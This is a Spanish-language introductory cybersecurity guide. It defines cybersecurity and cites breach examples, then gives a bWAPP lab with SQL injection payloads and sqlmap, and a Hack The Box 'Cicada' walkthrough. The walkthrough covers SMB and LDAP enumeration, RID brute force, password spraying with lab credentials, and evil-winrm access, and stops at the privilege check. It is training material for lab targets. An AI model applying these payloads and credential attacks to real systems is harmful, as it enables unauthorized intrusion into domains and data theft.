Seguridad

Luis Jaramillo

2024-08-11

Table of contents

1 Seguridad Informática

Bienvenidos al fascinante y desafiante mundo de la seguridad informática

Autor: Luis Enrique Jaramillo Montaño

Es un placer presentarles esta guía introductoria, especialmente diseñada para ser una compañera confiable en su viaje hacia la comprensión de los aspectos fundamentales de la ciberseguridad. Hoy en día, el entorno digital no es solo un lugar donde almacenamos información, trabajamos, o nos comunicamos; también es un campo en constante evolución, lleno de amenazas que requieren conocimiento, habilidades y atención.

Esta pequeña guía está pensada para proporcionar una base sólida que les permitirá entender y enfrentar algunos de los ataques informáticos más comunes y actuales. A lo largo de sus páginas, exploraremos métodos de ataque que, aunque frecuentemente utilizados, son cada vez más sofisticados y sutiles. Con una estructura clara y ejemplos prácticos, nuestro objetivo es que puedan identificar estos riesgos y, más importante aún, que desarrollen una mentalidad proactiva y crítica para protegerse a sí mismos, a sus entornos de trabajo, y a sus proyectos personales en el vasto universo digital.

Sabemos que, para algunos, este campo puede parecer intimidante; sin embargo, no subestimen su capacidad para aprender y dominar estos temas. Con dedicación, curiosidad, y un enfoque práctico, estarán listos para comprender mejor el complejo pero fascinante panorama de la ciberseguridad.

Estamos convencidos de que el conocimiento sobre seguridad informática es una herramienta esencial y que todos deberían tener acceso a una comprensión básica de cómo protegerse en el ámbito digital. Esperamos que esta guía sea el comienzo de una nueva etapa en su vida, una etapa donde el conocimiento y la conciencia serán sus mejores defensas frente a los desafíos digitales.

¡Bienvenidos y que disfruten cada capítulo, cada técnica, y cada consejo que hemos recopilado para ustedes en esta guía de seguridad!

Part I

¿Qué es la ciberseguridad?

2 Definición de Ciberseguridad.

¿Qué es la Ciberseguridad?

En un mundo cada vez más conectado, donde la mayoría de nuestras actividades cotidianas y profesionales se desarrollan en el ámbito digital, la ciberseguridad se ha convertido en una disciplina fundamental. Ciberseguridad no es solo un conjunto de prácticas para proteger dispositivos y redes; es una mentalidad que nos prepara para enfrentar y prevenir riesgos en el mundo digital, donde la información personal, financiera y organizacional puede estar en juego

La ciberseguridad es el conjunto de prácticas, técnicas y tecnologías diseñadas para proteger sistemas, redes y datos contra accesos no autorizados, ataques, daños o destrucción. Aunque la ciberseguridad tiene como objetivo general salvaguardar la confidencialidad, integridad y disponibilidad de la información, esta disciplina adopta un enfoque adaptado según el entorno en el que se aplica.

Ciberseguridad en Tecnologías de la Información (TI) En el ámbito de TI, la ciberseguridad se basa en los principios fundamentales de la CIA:

Confidencialidad: Garantizar que solo los usuarios autorizados tengan acceso a la información. Integridad: Proteger la precisión y consistencia de los datos, evitando modificaciones no autorizadas. Disponibilidad: Asegurar que los datos y sistemas estén accesibles cuando sean necesarios. Ciberseguridad en Tecnologías Operativas (OT) Cuando se trata de redes OT, como en entornos industriales y sistemas críticos de infraestructura (por ejemplo, redes de energía, plantas de manufactura o transporte), se añaden dos pilares adicionales esenciales para cubrir las necesidades de seguridad específicas:

Seguridad de las Personas: Prioriza la protección física y la seguridad de los operadores y personal involucrado en el manejo de sistemas OT, especialmente en entornos de alto riesgo. Resiliencia: Se enfoca en asegurar que los sistemas OT puedan continuar operando de manera segura y confiable, incluso en situaciones de falla o bajo ataque, para evitar interrupciones críticas en los servicios. Estos pilares adicionales reflejan la naturaleza crítica y física de los sistemas OT, donde un fallo en la seguridad no solo representa un riesgo para la información, sino que también puede impactar directamente en la seguridad de las personas y en la continuidad de operaciones esenciales.

2.1 Importancia de la Ciberseguridad.

La ciberseguridad es vital para proteger los sistemas digitales y la información que se maneja en ellos, ya que cada aspecto de nuestras vidas y operaciones industriales se encuentra conectado al entorno digital. Sin la protección adecuada, las organizaciones, los servicios críticos y los individuos están expuestos a una variedad de amenazas que pueden afectar la continuidad de las operaciones, la privacidad de los datos y, en algunos casos, incluso la seguridad física de las personas.

Ejemplos Claves para Comprender su Impacto Robo de Datos Personales:

- Ejemplo: En el sector bancario, la filtración de datos personales, como números de cuenta y contraseñas, expone a los usuarios al riesgo de fraude. En 2017, el ataque masivo a Equifax comprometió la información personal de 147 millones de personas, exponiendo datos sensibles como números de seguridad social y tarjetas de crédito, con un costo multimillonario para la empresa y un impacto significativo en la confianza de los consumidores. Impacto: La ciberseguridad es crucial para proteger la privacidad y mantener la confianza en los servicios financieros. Paralización de Infraestructuras Críticas:

- Ejemplo: Un ciberataque a una planta de energía eléctrica o a una red de distribución de agua puede afectar a miles de personas. En 2021, el ataque de ransomware a Colonial Pipeline, la principal red de distribución de gasolina en la costa este de los EE. UU., obligó a cerrar las operaciones durante varios días, provocando escasez y aumentos en los precios del combustible. Impacto: La resiliencia y la disponibilidad de los sistemas son esenciales en OT para evitar una disrupción significativa en infraestructuras críticas que pueden afectar directamente a la población. Amenaza a la Seguridad Física:

- Ejemplo: En una planta de manufactura automatizada, un ataque a los sistemas de control industrial (ICS) puede manipular el funcionamiento de la maquinaria, comprometiendo la seguridad de los operarios. Un ejemplo de ello fue el ataque a una planta de tratamiento de agua en Oldsmar, Florida, donde un ciberdelincuente intentó elevar peligrosamente los niveles de una sustancia química en el agua, poniendo en riesgo la salud de la población. Impacto: En sistemas OT, la ciberseguridad no solo protege datos, sino también la integridad física de los operadores y el público en general. Riesgo Financiero para las Empresas:

- Ejemplo: El ransomware es uno de los ataques más comunes y costosos para las empresas. En 2020, el fabricante de automóviles Honda fue víctima de un ataque de ransomware que paralizó sus sistemas en múltiples plantas de producción alrededor del mundo. Esto provocó retrasos significativos en la cadena de producción y generó pérdidas millonarias. Impacto: La ciberseguridad protege a las empresas de costos significativos por interrupciones operativas, pérdida de productividad y daño a su reputación. Amenazas a la Confidencialidad en el Sector Salud:

- Ejemplo: Los ataques a hospitales y sistemas de salud pueden filtrar información médica confidencial y, en algunos casos, poner en riesgo la vida de los pacientes. En 2017, el ataque de ransomware WannaCry afectó a hospitales en el Reino Unido, bloqueando el acceso a expedientes médicos y forzando la cancelación de citas y cirugías. Impacto: La ciberseguridad es crucial en sectores como el de la salud, donde la confidencialidad y la disponibilidad de los datos son fundamentales para la atención segura y efectiva de los pacientes.

Part II

Ataques

3

INTRODUCCIÓN

INSTALACIÓN DEL LABORATORIO UTILIZANDO DOCKER

docker pull raesene/bwapp docker run -d -p 8080:80 –name bwapp raesene/bwapp http://localhost:8080/

metasploitable2

ataque 1 SQL Injection (GET/Search) ' or '1' = '1–

' UNION SELECT null, null, null, null, null,null, null –


```
C:\Python27\python.exe sqlmap.py -u "http://localhost:8080/sqli_1.php?title=aa&action=sear

' UNION SELECT username, password, null, null, null FROM users -
```

Part III

Hack The Box

4

CIGARRA HTB



SO Windows

Dificultad Fácil

IP 10.10.11.35

La siguiente información trata sobre cómo vulnerar esta máquina de hack the box, para lo cual realizaremos los siguientes pasos

1) Para la enumeración de puertos me he ayudado de la herramienta nmap con el siguiente comando.

   ```
   sudo nmap -sC -O -Pn 10.10.11.35
   ```

   Obteniendo a la salida

Aquí se puede observar el listado de los puertos abiertos entre los cuales se encuentra el 389 perteneciente a ldap

"El puerto 389 es el puerto predeterminado utilizado por el Protocolo de Acceso Ligero a Directorios (LDAP), en su forma sin cifrar. LDAP es un protocolo estándar para acceder y administrar servicios de directorios distribuidos en una red, como el Active Directory (AD) de Microsoft o servidores LDAP de código abierto como OpenLDAP."

```
└─$ sudo nmap -sC -O -Pn 10.10.11.35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 05:12 -05
Nmap scan report for 10.10.11.35
Host is up (0.23s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (89%)
Aggressive OS guesses: Microsoft Windows Server 2022 (89%)
No exact OS matches for host (test conditions non-ideal).
```

2) Revisión del puerto 389 LDAP con la herramienta crackmapexec, para lo cual se utiliza el siguiente comando crackmapexec ldap 10.10.11.35 –users Teniendo como resultado lo siguiente:

```
└─$ crackmapexec ldap 10.10.11.35 --users

/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be remove
d from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be r
emoved from this module in 48.0.0.
  "class": algorithms.TripleDES,
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
```

```
[*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb)
```

Con ese comando se puede observar que existen recursos compartidos en el dominio cicada.htb, pero no se ha podido enumerar dado que es un usuario anónimo, también podemos ver que utiliza el puerto 445 para compartir.

3) Se coloca usuarios por defecto para aprovechar una mala configuración como admin, como sabes que utiliza el servicio smb cambiamos el ldap.

```
└─$ crackmapexec smb 10.10.11.35 -u admin -p "" --users
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been mo
ved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 4
8.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has be
en moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module
 in 48.0.0.
  "class": algorithms.TripleDES,
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-D
C) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\admin:
SMB         10.10.11.35     445    CICADA-DC        [-] Error enumerating domain users using dc ip 10.10.1
1.35: NTLM needs domain\username and a password
SMB         10.10.11.35     445    CICADA-DC        [*] Trying with SAMRPC protocol
```

Podemos conocer que existe un usuario admin

4) Ahora se puede enumerar los recursos compartidos con el comando

```
crackmapexec smb 10.10.11.35 -d 'cicada.htb' -u admin -p "" -shares
```

```
└─$ crackmapexec smb 10.10.11.35 -d 'cicada.htb' -u admin -p "" --shares
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been
ved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in
8.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has
en moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this modu
 in 48.0.0.
  "class": algorithms.TripleDES,
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA
C) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\admin:
SMB         10.10.11.35     445    CICADA-DC        [+] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share
```

Podemos observar que en dos de esas carpetas HR y IPC$ tenemos acceso de lectura.


5) Usando la herramienta smbclient permite conectar con recursos compartidos, y ya que tenemos el usuario admin, con permiso de lectura podemos hacerlo haciendo uso del comando

```
smbclient -U 'admin' \\10.10.11.35\HR
```

Con el comando get descargamos el archivo y lo abrimos teniendo lo siguiente

La contraseña: Cicada$M6Corpb*@Lp#nZp!8

```
└─$ smbclient -U 'admin' \\\\10.10.11.35\\HR
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 07:29:09 2024
  ..                                  D        0  Thu Mar 14 07:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 12:31:48 2024

                4168447 blocks of size 4096. 438655 blocks available
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1,6 KiloBytes/sec) (average 1,6 KiloB
ytes/sec)
smb: \>
```




6) Tenemos la contraseña, pero al probar con el usuario admin no es su contraseña, por ende falta consultar todos los posibles usuarios que puedan conectarse, por lo que hacemos uso nuevamente de crackmapexe haciendo uso de un ataque de fuerza bruta a los RID(Relative Identifier)

   CrackMapExec permite realizar un ataque a los RIDs para enumerar usuarios en un dominio. Aquí está el comando que puedes utilizar:


   ```
   crackmapexec smb 10.10.11.35 -d cicada.htb -u 'admin' -p '' -rid-brute
   ```

   Teniendo como salida algunos usuarios, falta conocer cual usuario corresponde con la password



En este punto podremos crear un diccionario de usuarios o comprobar uno por uno con la contraseña que se encontró.

El diccionario quedaría como se muestra en la figura.



7) Con el comando

   ```
   crackmapexec smb 10.10.11.35 -d cicada.htb -u usuarios.txt -p pass.txt
   ```

   buscamos el usuario correspondiente mediante un ataque de diccionario. Dando como resultado el usuario que contiene esa password.

```
└─$ crackmapexec smb 10.10.11.35 -d cicada.htb -u usuarios.txt  -p pass.txt
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cr
.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved
azmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "class": algorithms.TripleDES,
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domai
gning:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LO
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_L
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

8) Al estar utilizando el protocolo smb, podemos hacer uso de la herramienta enum4linux que permite obtener información en entornos de AD.

   El comando:


   ```
   enum4linux -a -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.10.11.35
   ```

   realiza una enumeración exhaustiva en un servidor SMB utilizando las credenciales proporcionadas para autenticar y obtener información como usuarios, grupos, recursos compartidos, políticas de contraseñas y detalles del dominio. Esto es útil para recopilar datos sensibles si las credenciales tienen permisos suficientes.


```
 ========================( Users on 10.10.11.35 )========================

index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the compute
r/domain
index: 0xfeb RID: 0x454 acb: 0x00000210 Account: david.orelious Name: (null)    Desc: Just in case I forget my password is aRt$Lp#7t
*VQ!3
index: 0x101d RID: 0x641 acb: 0x00000210 Account: emily.oscars  Name: Emily Oscars      Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000214 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/doma
in
index: 0xfe7 RID: 0x450 acb: 0x00000210 Account: john.smoulder  Name: (null)    Desc: (null)
index: 0xf10 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xfe9 RID: 0x452 acb: 0x00000210 Account: michael.wrightson      Name: (null)    Desc: (null)
```

Con este dato se ha obtenido la contraseña aRt$Lp#7t*VQ!3 para el usuario david.orelious


9) Se utiliza crackmapexe nuevamente para ver las carpetas de acceso que tiene cada uno de los usuarios, en la cual se puede observar que el usuario David.orelious, tiene acceso a un carpeta adicional.



10) Con el comando smbclient -U david.orelious \\10.10.11.35\DEV cuya password es aRt$Lp#7t*VQ!3, se ingresa a la carpeta con el comando get Backup_script.ps1 obtenemos el archivo, y al abrir podemos encontrar lo que se observa en la imagen.



11) Repetimos el procesimiento ahora para el usuario emily.oscars password: Q!3@Lp#M6b*7t*Vt



12) Podemos utilizar otra herramienta llamada evil-winrm, la misma que permite establecer una sesión remota con el siguiente comando. evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Ahora si nos movemos entre las carpetas encontraremos la primera bandera.

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/6/2024   3:20 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
6fee7039f2e9d0e962f7fc[redacted]c
```

13) Para subir los privilegios, debemos conocer cuales son los privilegios que tenemos y lo podemos hacer con el comando Whoami /priv

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> Whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
